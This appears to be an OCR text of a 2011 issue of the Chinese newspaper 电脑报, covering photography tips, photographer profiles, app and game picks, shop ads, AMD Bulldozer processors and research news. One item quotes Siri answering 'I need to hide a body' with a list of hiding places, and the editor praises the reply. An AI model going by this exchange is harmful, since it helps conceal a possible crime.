
老狼:还没有买相机呢,就确定今后主攻人像了。这样的问题老狼每周都会遇到几个。老狼觉得学摄影,开始主要是把怎么用好相机作为第一位,先不决定自己买什么镜头。老狼一般建议大家第一次购机就选套机。既然成为套机,这样搭配是有道理的,18-55mm或者18-105mm这种镜头,焦段实用,非常适合新手学习。用好了,同样可以拍出优秀的作品。等你练好了技术再使用专业镜头吧。

TOP2:使用佳能18-200mm的镜头,拍了一组风景照片,准备拼接全景图,发现畸变严重,拼接难度很高,这是镜头的原因吗?

老狼:原厂的镜头,在畸变控制上还可以。这可能与你拍摄时使用的焦段有关系。有人拍摄全景照片时用最短的焦距,这样需要拼接的照片幅数少。其实这是一种误解,因为广角镜头透视效果强烈,尤其是画面的边缘,容易发生扭曲,拼接时很难做到天衣无缝。所以拍摄时应该使用变形较小的中焦或长焦端,并且拍摄中途不宜改变焦距。所以你试试中焦拍摄全景图效果会好很多。



18mm 广角拍摄效果



50mm 中焦拍摄画面

TOP3:我购买了适马EF 500 SUPER DG闪光灯,最近感觉老出现曝光不足,这是什么原因?才购买1个多月,应该不会是产品的原因吧?


老狼:适马EF 500 SUPER DG在副厂闪光灯中是一款非常优秀的闪光灯,产品质量应该是可靠的。之所以出现这样的情况,可能有两个原因。第一是光圈设定过小。闪光灯的闪光速度一般都在1/1000秒以上,快门已失去控光作用,主要靠光圈大小控制曝光量。没有自动挡的闪光灯拍照,要先计算光圈系数 。二是闪光灯电力不足。新买的闪光灯要经过十余次的充、放电,让灯内电容活跃后再正式使用。旧闪光灯充电信号灯亮起只充了70%,在亮起10秒钟后才能真正充满电能,才能正常使用。针对这两种情况你再试试。

适马 EF 500 SUPER DG

在路上，为摄影而狂

最美的风景，永远在路上。只有行走在路上，才有摄影的快感。这是许多摄影爱好者的感慨，本期的几位摄影玩家，虽然来自各行业，但他们都喜欢为摄影而背上行装去远行！

“离开喧嚣的城市，去寻找心中的香巴拉”



摄影师 **雁海**

职业：个体经理人，职业摄影师

简历：1974年出生，辽宁省摄影家协会会员。喜欢风光、人像及人文创作。作品曾获省银奖，且在《炎黄地理》等杂志发表。

个人博客：http://yanhai.poco.cn

摄影入门时间：2000年

使用器材：佳能5D Mark II最常用镜头：35mm f /1.4L、50mm f /1.2L

玩摄影 10 多年了，不长也不短。许多人说我对摄影有点狂癫，那是因为我是一个坐不住的人。“离开喧嚣的城市，去寻找心中的香巴拉。”这是我的口头禅，怀着这样的心境，我整理行囊，走进神的殿堂。贡嘎、亚拉、仙乃日、央迈勇、夏诺多吉……面对神山，跪拜之后，唯有手中相机的快门能表达我对它们的敬畏。

在我所去的景点，最让我激动、最能产生共鸣的就是雪山。喜欢它静静地耸立在那里，犹如一个冰封美人，让人神往。例如，有蓝天的承诺、雪山的守候的贡嘎山我已经去过 3 次，还恋恋不忘它的美妙身影。如遇到恶劣天气，大雪纷飞，那种战退玉龙三百万，败鳞残甲满天飞的气概，让你内心无比的强大。记得一次爬越夏诺多吉（位于四川省甘孜州稻城县）雪山的东峰，在海拔 4300 余米处（总高 5958 米），严重的高原反应，让自己陷入一个很危险的境地，可还想着拍摄，真是有点疯狂。

付出总会有收获，我常将自己拍摄的照片参赛或者发表在国内一些刊物杂志上，这是一种快乐。我是做餐饮的，大家没想到吧？大家有机会一定来沈阳，我请客，呵呵。

个人作品

贡嘎雪山

亚拉雪山

夏诺多吉

“只有在路上的感觉，生活才有滋味”

摄影师 **潘卫华**

职业：私企经营者

简历：1977年出生，对于摄影我还是一个在门外看风景的人。

个人博客：http://hzpanhua.poco.cn

摄影入门时间：2009年


使用器材：尼康D90、D700；常用镜头：14-24mm f/2.8G 、24-70 f/2.8G 、70-200 f/2.8G

对摄影，我是一个迟来者，2009 年我才开始玩单反摄影。时间虽然短，但因为摄影，改变了我很多。作为出租行业的一个经营者，生活已经有太多的压力，而解压最好的放松就是走出去。在旅行途中，可以在平凡的景观、庸常的世俗生活里发现真与美，在按下快门时获得刹那间的快感直至永恒。

记得 2010 年冬天，和朋友去鄱阳湖边一片水域等拍天鹅。结果一直等候了一个下午，一只天鹅都没有光临那片水域。我们只有扫兴而归，不料在回县城的路上发现了一个笼子、鸟、落日的完美组合，兴奋的我们一起下车拍照。有时候，就像人常说的“上天为你关了一扇门的同时将为你开启另一扇窗”。摄影就像生活，有时候需要不经意间的偶遇。当然也要抓住机遇。

每年我都会有远行的计划，一般 2-3 次，今年国庆前的一个月，我和一帮朋友，就延着川西黄金线路，从成都出发，途经雅安—天全县（二郎山）—泸定—康定—新都桥—塔公—八美—丹巴……一路前行。20 多天行程 7000 多公里，这一次让我真正体会到，没有一次雄壮的旅途，不能体会到自由的那份真正属于你的快乐。

个人作品



2010 年冬，江西鄱阳湖，小鸟在笼子边漫步，享受这冬日难得的暖阳

“放飞梦想，在自然里找回自己，洗净自己”

摄影师 **田继国**

职业：消防工程师

简历：1978年1月1日出生，新华社中国图片总汇签约摄影师，作品《一个人的婚礼》入选首届平遥中国消防摄影展。

个人博客：http://ponyontheway.poco.cn

摄影入门时间：2006年

使用器材：佳能 5DMARK II 镜头 16-35mm f/2.8L、24-70 mm f/2.8L、70-200 mm f/2.8L、100-400mm f/4.5-5.6L IS

我是一个消防工程师，我的职业和摄影似乎相差较远，但我却是一个为摄影而疯狂的人。我是一个因旅行而爱上摄影的人。在路上，是我一生的追求。我喜欢在每个年终岁初交替的时候去不同的山顶看日出，喜欢在高山之巅发呆。

这些年我一直在路上，在追逐自己的梦想。2009 年自驾阿尔山、长白山，历时 12 天，行程 4000 多公里；2010 年 9 月，历时半月，行程 5500 多公里，自驾呼伦贝尔全境；2011 年 9 月，历时 30 天自驾中国的景观大道 318 国道全程，跨越 15 个省、直辖市、自治区，行程 15000 公里。

在路上，我最喜欢那些蜿蜒的路，带我们去远方，引领我们去欣赏不同的风景。在呼伦贝尔最喜欢那条国防路，在额尔古纳河右岸和额尔古纳河一起蜿蜒，路边风光无限。318 国道的通拉山口，一条大路通向延绵的雪山，那一刻只想走在上面，走向心中的理想。“最美的风景永远在路上”。

“静静地走过，去体验路上那些平凡人的生活，去欣赏路上那些永远都不一样的风景。放飞梦想，在自然里找回自己，洗净自己。”这是我的旅行日记里的一句话，也是我对摄影的理解。

个人作品

和额尔古纳河一起蜿蜒的“国防路”


草原上通往天边的小路

拐成 N 个“之”字形的怒江 99 道拐

通拉山口通往“宽银幕雪山大片”的 318 国道


田继国推荐中国摄影黄金线路图：318 全景图

318 国道，从太平洋的繁华大都市上海到吹着印度洋暖流的中尼边境小镇樟木。穿越长江、大渡河、金沙江、怒江、雅鲁藏布江，翻越大别山、横断山、喜马拉雅山等诸多名山大川，5476 公里，我没有征服的愿望，只是静静地走过，看风景，看这条路上的人来人往、车来车往。上路吧，带上你的梦想！



霸气外露的“犀利姐”


iPhone 4S的外观并没有显著变化，倒是最新的“Siri”（网友昵称“犀利姐”）语音功能让人期待，它到底有多智能呢？只能说远超你我想象！人机对话时代来了！


“What's the meaning of life”

I don't know. But I think there's an app for that.

问 生命的意义是什么？
答 不知道，但应该有个APP能解决吧。


兜兜点评：苹果什么时候都不忘推荐一下自己的APP商店……


“Who's your daddy”

You are. Can we get back to work now?

问 你老爸是谁？
答 是你啊！咱别闹了行吗？

兜兜点评：够智能，而且不乏幽默感，Siri值得期待！



“I need to hide a body”

What kind of place are you looking for?

reservoirs
metal foundries
mines
dumps
swamps

问 我要藏一具尸体。
答 你想藏在什么地方呢？水库、铸造厂、矿井、垃圾堆，还是沼泽里？

兜兜点评：这样的问题都能正确理解，够神！


“Tell me a joke”

I can't. I always forget the punch line.

问 说个笑话给我听。
答 不行，我总是忘了包袱该怎么抖。

兜兜点评：知行合一啊有木有，不知道的就是不知道，而不是勉强给出答案，强！

苹果总给我们带来新东西，新得不可思议，作为乔布斯临终前发布的一款产品，iPhone 4S对乔布斯而言，应该没有什么遗憾吧？iPhone 4S，iPhone For Steve，再次送别帮主！

注：虽然Siri很智能，但是目前只支持英语、德语和法语，而且对用户的英语发音也有一定要求，比如日本不少用户就比较“悲剧”，因为日式英语实在太……造成“Siri”无法识别，囧。

个性 简单就是幸福

简单世界

Android，946KB

简单的小世界

简单的世界才有简单的心情，作为一款手绘风格的主题，“简单世界”用简约的画笔向我们讲述了快乐的秘诀，那就是简简单单。在手机上用了“简单世界”这款主题，每天拿起手机的时候就能获得简单的幸福哟！ **@蛋炒饭**

兜兜点评：兜兜想到了一个深刻的哲学问题——幸福不是你有多少，而是你要多少。所以，简简单单就好！

WP7手机铃声集合

MP3，2.68MB

快乐的铃声串烧

Windows Phone
7


在前几期的报纸中，我看见了兜兜推荐的iPhone铃声集合、Android铃声集合等，就是没我们WP7系统的铃声集合，这不是小看我们WP7手机的用户嘛。现在我就向“兜粉”们推荐WP7手机的铃声集合，很清新很好听的哟！ **@浮夸**

兜兜点评：浮夸给力！只要好玩、好听、好看都可以推荐的哟！

3D分形高清壁纸

JPG，5.59MB

美得让人窒息



都说3D的东西看过之后让人印象深刻，因为它们是现实世界的重现。而这一套“3D分形壁纸”更是在拥有3D的深邃感觉之余，多了一种让人窒息的美。每一张3D分形高清壁纸都是那么华丽、漂亮、舒展、仪态万千！ **@原点**

兜兜点评：二十多张3D分形壁纸，让你看到另外一个奇妙世界！

宇宙星云超炫动态壁纸

Android，908KB

手机上面的小宇宙

在小小的手机屏幕上咱们可以轻松拥有整个宇宙！这款动态壁纸里面包含了织女座、猎户座、银河系、巨蟹座等星云，并能够让它们在手机屏幕上按照各自的轨迹运动起来。哪怕你不是天文爱好者，也一定会喜欢上它的！ **@今天**

兜兜点评：这下省下买望远镜的钱了……

娱乐 热血路飞

《海贼王：巨人战争》汉化公测版

NDSL/NDSi/3DS，512MB

热血路飞的战斗

《海贼王：巨人战争》是NBGI公司去年在DS平台上发布的“海贼王”作品，游戏依然是对战动作类。游戏中玩家可以自行设计属于自己的海贼团，同时和其他玩家的海贼团展开没有退路的大对决。这款游戏让无数海贼迷神往，但可惜的是不支持中文，让无数玩家徒呼奈何。如今《海贼王：巨人战争》终于发布了汉化公测版，可以和热血的路飞一起去战斗了，好好地蹂躏你的DS吧！ **@黄凉粉**

DS
NINTENDO

兜兜点评：年轻就是好啊，热血的少男少女，为了自己的梦想前进吧！路飞，我挺你！

《SD高达G世纪：世界》汉化版

PSP，1.6GB

高达粉丝的大餐

PSP游戏机上的高达游戏画面华丽、动作潇洒，让人难以舍弃。在本作中将会有超过50个作品汇集，而新增的“世纪爆发”更是本作的核心要素。游戏里设定的分别有爆发目标与挑战任务两种，只要击破爆发目标，就会发生“世纪爆发”。在世纪爆发时，各部作品的人物就会穿插到原本的故事之中，包括敌我双方的增援。另外，只要完成挑战任务，秘密机体就会出现，作为高达粉丝的你怎能错过呢？ **@无言**

兜兜点评：这才是纯爷们的战斗，一个个威武的机体是多少人的梦想之作啊！

悦读 我爱剧透

倾世皇妃

TXT，948KB

咱们看书也要与时俱进啊，《倾世皇妃》如今又是一部被追捧的宫廷剧，好在终于不是“清穿”了。林心如宝刀未老，在里面演出也着实精彩，赚足了不少小MM的眼泪，最重要的是原著超级好看！作为一部宫廷大戏，你能看到美女云集、王子逐鹿；它又是一部权谋宝典，引人深思，让人感悟；它还是一部爱情圣经，你能感同身受心甘情愿的痛楚与快乐。总之，它是一部诠释美好与高贵的经典之作。还是那句话：北方有佳人，绝世而独立。一顾倾人城，再顾倾人国。宁不知倾城与倾国，佳人难再得。 **@原点**

兜兜点评：虽然兜兜对古装剧一向不感冒，但架不住“兜粉”们的要求啊……

白饭如霜作品集

TXT，2.69MB

能让阅读成为“悦”读，是白饭如霜小说不同于其他小说的特色。有趣贯穿始终，幽默无处不在。随便一句一个段落，都让读者捧腹不已——这已经和小说写作技巧无关，只能用天分来解释。不过，仅仅是天才般的幽默感，还不足以总结她的写作风格何以被称为“白饭流”，从文中就可以看到，幽默风趣的描述、汪洋澎湃的想象、峰回路转的情节、绚丽奇诡的场景，让读者如沐山岚。我向大家推荐所有白饭如霜的作品，特别是里面的《猎物者》、《疯狂植物园》、《狐说》、《三千界》、《家电人生》等等更是让人欲罢不能，恨不得拍案而起也！ **@空**

兜兜点评：看看作者的笔名把“白饭”和“如霜”联系起来，就知道她的作品是多么好玩了！

互动 猜手机猜到High

编者按 >>

第三期猜手机活动结束，大家参与的热情和积极性都很高，绝大多数"豆粉"都能正确回答，但是少部分回答错误的"豆粉"也不用感到沮丧，你们的答案虽然不对但是也非常可爱有木有！所以，开心就好！

微博互动

HTC Hero！咱第二台Android手机，也是我玩得最深入的！可惜已经送公交车了，5555……

@十字路口的流风幻想

向那些壮烈牺牲在公交车、出租车、商场、超市等各条战线上的手机致敬！

从按键的符号和屏幕的一角，可以断定是HTC的G3，以前在手机店见过，印象深刻啊！**@飞机king**

漂亮的设计总是能给人深刻的印象，HTC G3就是这样的代表，有木有？

后排微博"豆粉"还有：**@张洗洗、@妖月君、@最后的绝唱-、@高飞、@章一涵、@viva_shou、@小朋友不说话、@云岫鸟还、@roadlight、@小众情怀便是方**

手机互动

159**8329说：**"还用想，太小儿科了吧，一看就知道是HTC G3，经典的小翘臂，银白相间的外形再加上可爱的椭圆形按键，太简单啦，有木有！"

所谓自古英雄出少年，这位英雄，虽然是英雄，但咱也要低调、低调啊！~

155**0578说：**"哈，又是猜手机了，太令人兴奋了！这次应该是HTC G6，也叫Wildfire，很经典的安卓手机，我同学就在用，看来兜兜你又撞枪口了！"

同学，你悲剧了！因为这次不是兜兜，而是你撞枪口，哈哈。还有，HTC G6也不叫Wildfire，而是Legend，嗯嗯。

后排手机豆粉还有：
158**6275、137****1155、137****2988、137****2171、159****9655、188****2399、138****7247、138****5531、139****2720、131****4400等。**

邮件互动

兜帅，这个很有可能是HTC的G3，我同学刚好在用，这幅图的接听键太明显了！一定要让我上报啊，兜帅，我支持《电脑报》好久了有木有！ **From: 夏哲帅**

嗯，一看这位同学就是有点底气不足啊，既然你同学都在用了，为啥还不敢肯定地说这就是HTC G3呢？下次要坚决一点，要有勇气！男子汉大豆腐，这点气概还是要有的！你说是吧？

兜兜，我都不用看那性感的下巴，单是看圆润的按键我就知道答案——HTC英雄，G3 Hero有木有？当年在它和里程碑之间犹豫了很久啊！最终还是选择了英雄，因为外观、UI实在是吸引人，操控也很舒服！ **From：赤脚网上飞**

不得不承认，HTC G3的人体工学设计确实到位，再加上漂亮的UI，确实迷倒不少人啊！


@电脑报 国庆节举办的"旅游科技 装备晒出来！"活动已经圆满结束，热腾腾的中奖结果出炉：**@液体压力钳获得大奖原道N50平板电脑一台！@必赢fly @姜饼可爱多 @字母bme @骑域机车俱乐部 @爱猫爱生活 @2012飞夺泸定桥 @请注意－倒车－请注意 @这不是爱琴海 @散一地的孤单谁在打扫**各获得精美礼品一份。恭喜获奖的朋友，请尽快把姓名、电话及联系地址私信给**@电脑报**。我们将在近期寄出奖品哟！

好了，回答正确的"豆粉"有很多，但兜兜最终只能抽出一位幸运的"豆粉"，好吧，本期就把奖品——正版《愤怒的小鸟》玩偶送给我们的邮件"豆粉"——赤脚网上飞好了，大家掌声恭喜！

当然，没中奖的"豆粉"还要继续努力，兜兜再次提醒，在回答正确的基础上，言辞犀利才更容易出类拔萃，拔得头筹哟！

猜手机 第四期

本期问题：



兜兜提示：虽然看上去只有一个菜单和半个按钮，但是兜兜已经提示很多了！

上期猜手机正确答案：
HTC Hero(G3)

互动方式：
兜兜短信：15086967715（无额外费用）
兜兜信箱：pcw_lhf@vip.sina.com
新浪微博：http://weibo.com/1676011713
腾讯微博：http://t.qq.com/pcw-dd
资源下载：http://www.icpcw.com/bzsoft

电脑报商城
http://shop.icpcw.com
专业的数码导购平台
秋冬宅计划"惠购好时节"

CG MICROSE 银甲舰 移动便携音响
声音·源自海洋的澎湃
+ 双喇叭，支持新一代环绕立体声效。
+ 大声场，200平方米无损听音。
+ 音色好，声音平衡，收放自如。
+ 功能强，收音、录音、插卡播放一个不少
+ 操控易，屏幕显示一目了然。
+ 能升级，功能增加性能改善更加方便
商城体验价：199元
电脑报·广州乐晓网络科技有限公司 联合出品
电 话：400-600-0831
网 站：www.bgmicrose.com

热销产品
TOP 1 促销价 2899 RMB
2GB DDR3内存
HD3000核芯显卡
清华同方 钢铁侠 锋锐K41H-09
第二代智能英特尔 酷睿 i3-2310M处理器
TOP 2 促销价 68 RMB
航嘉巧管家插线板 300万 免邮费
双智能USB充电插口
大万用插口，300万终身保险
赠送USB多用充电线
TOP 3 促销价 95 RMB
雷柏8130多媒体无线键盘鼠标套装
独有的5段式省电模式，电池更耐久
超薄鼠标设计，高精度寻迹引擎
键盘拥有15个快捷按键，操作更方便

惠购价 120 RMB 雷柏V2中级激光游戏鼠标
· 前置式引擎，7个可自定义按键
· 可保存不同游戏的按键配置
惠购价 79 RMB 北通战戟II 双震动游戏手柄
· 记忆硬编程和三档连击功能
· 格斗玩家专属利器
惠购价 39 RMB 地狱火CS游戏地图版六件套游戏鼠标垫
· 6款经典地图任你选
· 做工精良，结实耐用
惠购价 359 RMB 西数E元素500GB移动硬盘 免邮
· 造型简洁，小巧便携
· 即插即用，方便快捷
惠购价 129 RMB 金士顿DT108 16GB U盘
· 读写速度快，月销量冠军
· 电脑报产品评测中心推荐
惠购价 39 RMB 磊科NW336 无线USB网卡
· 无线漫游技术，保证高效无线连接
· 最新加密认证，上网安全有保障
惠购价 559 RMB 西数E元素1TB移动硬盘
· 简洁时尚，即插即用
· 低功耗 低噪音 低发热
惠购价 69 RMB 金士顿手机存储卡
· 8GB储存容量，可做SD卡使用
· 100%质量测试，官方正品
惠购价 25 RMB 地狱火女士系列游戏鼠标垫
· 首款适用于女性鼠标垫
· 秉承地狱火专业设计
惠购价 3499 RMB 惠普HP 431笔记本
第二代智能英特尔 酷睿™ i3-2310M处理器
· 2GB内存，500GB硬盘
· HD6470 1GB独立显卡
（赠送原装包鼠）
惠购价 4299 RMB 清华同方锋锐K489-01笔记本
第二代智能英特尔 酷睿™ i5-2410M处理器
· 2GB内存，2GB独立显卡
· 640GB超大硬盘
· 强悍配置，性价比高
惠购价 4299 RMB 宏碁 AS4750G笔记本
第二代智能英特尔 酷睿™ i5-2430M处理器
· 2GB内存，500GB硬盘
· NVIDIA GT540M 1GB独立显卡

工商银行：6222 0231 0004 4357 528 | 建设银行：6227 0037 6108 0059 279 | 农业银行：6228 4804 7069 6136 915
邮政汇款地址：重庆市渝中区双钢路3号科协大厦13楼1302 邮政编码：400013 | 汇款账户名：林洪焱（请务必在汇款单上填写订单号和联系电话）| 咨询电话：（023）63658888-12007、13108
商城淘宝直营店
http://icpcw.taobao.com

电脑报 Hardware
D硬件DIY
2011年10月24日 第42期
D1~D12版
投稿信箱:pcw-hardware@vip.sina.com
热线:(023)63658800
传真:(023)63658889
主编:王 诚
主笔:王 宇
美编:毛代洪

>D04 主流SSD主控芯片技术详解 >D05 DIY研究所:单卡双卡我选谁? >D10 硬游酷玩:《狂怒》

推土机再次上演田忌赛马

@电脑报 王诚

让A饭们苦苦等待的推土机处理器,终于在近期发布,可能一些期待过高的玩家对于推土机的性能表现有些失望,但实际上没有那么糟。

推土机尚处磨合期

依照AMD一开始的设计初衷,推土机采用的新架构要在多线程性能、制造成本和功耗控制上找到最佳平衡点,而且要容易实现高频率和资源共享。因此,推土机首次采用了模块化设计,整数运算核心、浮点运算核心按照2:1的比例组成一个模块,每个模块既可以当作两个物理核心,也可以作为一个整体协同工作。由此,具备4个推土机模块的AMD处理器,就相当于拥有了8个物理核心,所以从某种意义上来说,推土机算得上是桌面处理器中首款八核心产品。

从这段时间曝出的测试成绩来看,似乎应用软件和操作系统对推土机这种架构并不十分买账,除了某些多线程应用有明显优势外,推土机在一些单线程应用和游戏方面甚至会落后于上一代的AMD 6核处理器,这也是众多A饭感到失望的原因。

不过,A饭们也不用太悲观,前面也提到这是软件对于推土机新架构优化不够充分的缘故,另一方面,AMD接下来也要推出B3版的推土机,可能在这些方面会有所改进。让我们再给它一点与软件厂商磨合的时间,从而展现出最终形态。

见缝插针 田忌赛马

其实一开始AMD就没有打算用推土机去和Intel的Core i7叫阵,从发布的推土机处理器定价就可以看到,旗舰级的推土机FX-8150只要245美元,与Intel的Core i5 2500K相当,而从实际性能来看,FX-8150在多线程应用上的确有一定的优势,而且温度控制也很好,远胜上一代羿龙Ⅱ。那么由此可见,AMD再次玩起了自己十分擅长的“田忌赛马”策略。

既然高端占不到便宜,那么就用自己的旗舰产品去拼对手的中高端产品,这样就会比较有优势,毕竟推土机还有一个优点就是超频能力非常强悍,风冷上5GHz轻而易举,甚至有发烧友将它超到了8GHz以上,由此也展现出推土机具有极高的性价比,相信看到这一点,A饭们会感到非常欣慰——至少现在要买稳上5GHz的处理器,推土机是最佳选择。当然,希望这次推土机不要再像APU一样缺货严重了。

给推土机一点时间

玩家对推土机的表现不太满意,原因是之前期望太高。不管这样的期望是AMD大力宣传造成的还是玩家的一厢情愿,现在都不重要,我们需要改变心态,理性而客观地看待推土机。

单纯从产品来看,推土机与Core i5的确有得一拼,从这一点来看,推土机并没有辱没使命。毕竟推土机本身全新的架构也是AMD的一种尝试,我们应该多给它一点机会和时间。Prescott架构不也出过功耗过高的问题吗?而现在的Sandy Bridge却如此优秀。所以我们相信,推土机将来会有更好的表现,也许就在明年的FM2平台上,它会大放异彩。

推土机 尝鲜注意事项


首先是主板支持方面,就目前情况来看,虽然一些8系列主板加装了AM3+接口,但并不是全都能完美支持推土机(更新BIOS也不行),因此最佳搭配依然是最新的9系列主板。

其次,在散热器部分,最高端的FX-8150建议搭配水冷以发挥出强悍的超频性能,如果只是常规使用,现在羿龙Ⅱ X4能用的散热器都可以给推土机用,它的温度控制真的比羿龙Ⅱ做得好多了。


ASUS®
华硕品质·坚若磐石
标准之上 40%
华硕台式电脑
领先国家EMI标准
低辐射 360°
英特尔™,智能电脑的芯!
intel inside CORE™ i5
英特尔™ 酷睿™ i5
华硕台式电脑低辐射领先国家EMI标准40%
华硕台式电脑CM6730、CP6230经由中国计量科学研究院*进行测试,EMI指标*全部达到并超过国家B级*标准,低辐射性能表现优异!
主板低辐射
电路设计采用低辐射的设计理念,让极性相反的电路电磁场互相抵消,从根源上减少辐射量
机箱低辐射
机身内部EMI低辐射金属弹片,设计完善,能够吸收掉机身内部的大部分辐射
显示器低辐射
采用不含汞LED背光技术,不会产生对人体有害的汞
www.asus.com.cn 华硕服务热线:400-600-6655 (周一至周日9:00-18:00)
华硕台式电脑CM6730采用第二代智能英特尔® 酷睿™ i5 处理器

触控无处不在

编译自http://research.microsoft.com



OmniTouch能把任何表面变成“触摸屏”



OmniTouch的体积还不够小

今年10月17日，微软雷德蒙德研究院的研究人员Hrvoje Benko宣布了一项名为OmniTouch的研究成果，通过一个微型激光投影仪和一个深度感应相机结合的小型装置可以把任何一个物体的表面都变成可触控的“触摸屏”。这套设备的原理和微软的Kinect类似，用激光投影仪将图形界面投影出来，然后通过深度感应相机来侦测用户的操作。


由于激光投影机能够准确地在任何表面投影出清晰不失焦的图像，因此不需要根据表面的形状和深度进行焦点校准，当投影表面的图形建模完成后，深度感应相机能够定义图形的坐标和深度。通过对手指形状的辨认和对点击操作的识别，OmniTouch能够智能地判断出用户手指在任何投影表面的触摸互动操作。

不过现在OmniTouch的体积还有点大，但要把它做小并不是太困难的事情。Hrvoje Benko表示该产品的成品可以做到一个火柴盒的大小，能够像吊坠或手表一样方便地携带。

编辑点评：可触控的全息投影，又一个曾经在科幻片中出现的技术即将变成现实，让我们不得不感叹科技的强大魅力。手机触控屏太小，平板电脑携带不方便，如何才能享受最完美的触控体验是很多人都想过的问题，财大气粗舍得投入的微软研究院将这个设想变成了现实。想象一下，当这个产品流行起来的时候，满世界的人都在对着自己的手、脚、衣服等等各种表面画来画去，那将是多么有趣的画面。

生物计算机曙光出现

编译自http://www.imperial.ac.uk/



以后的计算机说不定就是用培养皿来生产了

生物晶体管的研究者之一、伦敦帝国学院的科学家Richard Kitney近日在自然杂志通讯上发表文章说他们已经能够通过使用细菌（大肠杆菌）和DNA制造硅晶体管的基本组成部分——逻辑门，这项研究发现使得制造生物处理器成为了可能。在他们项目组的测试中，Richard Kitney和他的合作伙伴们证实了这个生物逻辑门可以像电子晶体管的栅极一样重复开启和关闭的过程。虽然这个生物逻辑门是有史以来最先进的产品，不过Richard Kitney也同时承认离生产出实际产品还有相当长的路要走。


基于这项研究，下一步他们计划制造复杂电路中的“多门”，最终实现真正的生物计算机。Richard Kitney设想，如果能够成功研发这个产品，那么传感器将能够在动脉中进行游动探测，甚至检测和破坏身体内的癌细胞以及其他的有毒元素。

编辑点评：生物计算机是人类构想了多年的产品，我们都曾设想过这种计算机不仅拥有更快的速度，而且还不耗电，能量不够了给它块面包就能继续工作，不过这项研究一直没有大的进展，以至于部分科学家从中延伸开去，转而研究复杂神经元网络，而且成就斐然。现在，生物计算机的曙光总算是出现了，也许过不了太久，计算机的生产和使用都能实现低碳和无污染。不过如果那时的电脑摸起来肉乎乎的，不知道用户心里会不会有些不舒服，哈哈。

D-Link
D-Link 成就数字生活
聪明的她有思想有行动
热感拍摄·移动存储
mydlink 云端服务
更清晰
远红外
热感应
可存储
可报警
云监控 DCS-942L
红外无线网络摄像机
www.dlink.com.cn
800-829-6688
手机监看
邮件通告
iPhone/Android用户免费下载 mydlink
可通过电脑/iPhone/ipad/Android即刻浏览实时影像

18TB硬盘用盐做

编译自http://www.imre.a-star.edu.sg/



1.9Tbit/平方英寸（左）和3.3Tbit/平方英寸（右）电子显微镜照片

硬盘科学家们一直在研究如何提高硬盘的磁存储密度，以保证硬盘容量可以不断地提高。现在的单个硬盘最大容量已经提高到3TB，而TDK公司通过他们创新的HAMR磁头技术可以确保磁存储密度的进一步提高，以保证单个硬盘的容量能够达到最大6TB。不过，今年的10月14日，新加坡国立大学材料与工程研究所（Institute of Materials Research and Engineering，IMRE）的Joel Yang博士宣布找到了一种方法可以将磁存储密度提高到3.3Tbit/平方英寸，这让最大容量18TB的硬盘成为了可能。更令人惊奇的是，让磁存储密度大幅增加的材料并不是什么稀有元素，而是我们每天都会接触到的——食盐（氯化钠NaCl）。

我们目前的存储技术是用几十个7纳米的磁粒组成一个集群，而磁粒组成的每个集群能够存储1bit的数据。如果我们能够让这些集群以更高的密度排列在一起，或者能够减少集群中磁粒的数量就能够获得更高的磁存储密度。Joel Yang博士的研究发现，在磁材料中加入氯化钠微粒以后，每一个10纳米的新磁粒就能够存储1bit的数据，这样一来磁存储的密度就大大提高了。而且通过这种技术提高磁存储密度的工艺并不复杂，以现有的光刻工艺就能实现，或许我们不久后就能见到“加入了食盐的硬盘”了。

通过该方法，现在科学家们已经能将磁存储密度提高到1.9Tbit/平方英寸，而且磁存储密度还能够进一步提升到3.3Tbit/平方英寸，甚至有希望将磁存储密度提高到10Tbit/平方英寸。

编辑点评：技术总是能带给我们惊喜，在经过这几年磁存储密度的缓慢提升后，谁也没有想到食盐会有如此的妙用。也许磁存储密度的提升对于个人用户来说不会有太大的影响，但对于云存储服务器来说就是革命性的变化了。不过由此带来的问题是，如果云存储服务器对“食盐硬盘”的需求量过大，盐会不会涨价，呵呵。

主笔专栏 | Column

坚持，让梦想成为可能

@主笔 王宇

10月的前两周，IT界尽是坏消息，乔布斯逝世了，世界第一部原型手机的缔造者——摩托罗拉前CEO罗伯特·加尔文逝世了，C语言之父、Unix创始人——丹尼斯·里奇也逝世了。所幸的是，坏消息没有蔓延到10月的第三周，相反，或许是为了抚慰我们，IT界出现了不少好消息。

这一周，许多惊世骇俗曾被我们视为科幻的产品纷纷出现——超大容量的“盐硬盘”、有希望消灭癌细胞的生物计算机、无处不在的触控屏。这一切从虚幻到真实，也不过才走过了几十年。曾经也有很多研究机构和人员一窝蜂地进入这些领域，可惜也许是始终看不到曙光，也许是在现实的物质社会耐不住寂寞，也许是因为研究经费的窘迫，他们中的一部分放弃了探索，转而研究更加短、平、快的项目，不过还好有这么一群人坚持着与数字、模型、元件和其他小单元为伍，让这一系列科幻式的技术和产品成为了可能。

鲁迅说，做学问，要摆得下一张平静的书桌，史蒂夫·沃兹尼克说，要想成功，热情、钻研和坚持，缺一不可。然而，周围的环境、别人的看法和感受、纷繁尘世中林林总总的偶然和必然总是会让我们在困境中面临选择时迷失本心，听不到自己灵魂深处最自由、最真实和最执著的声音，所以才会有那么多研究者放弃探索，死在离成功只有一步之遥的地方。而坚持下来的研究者，最终都有所成就。

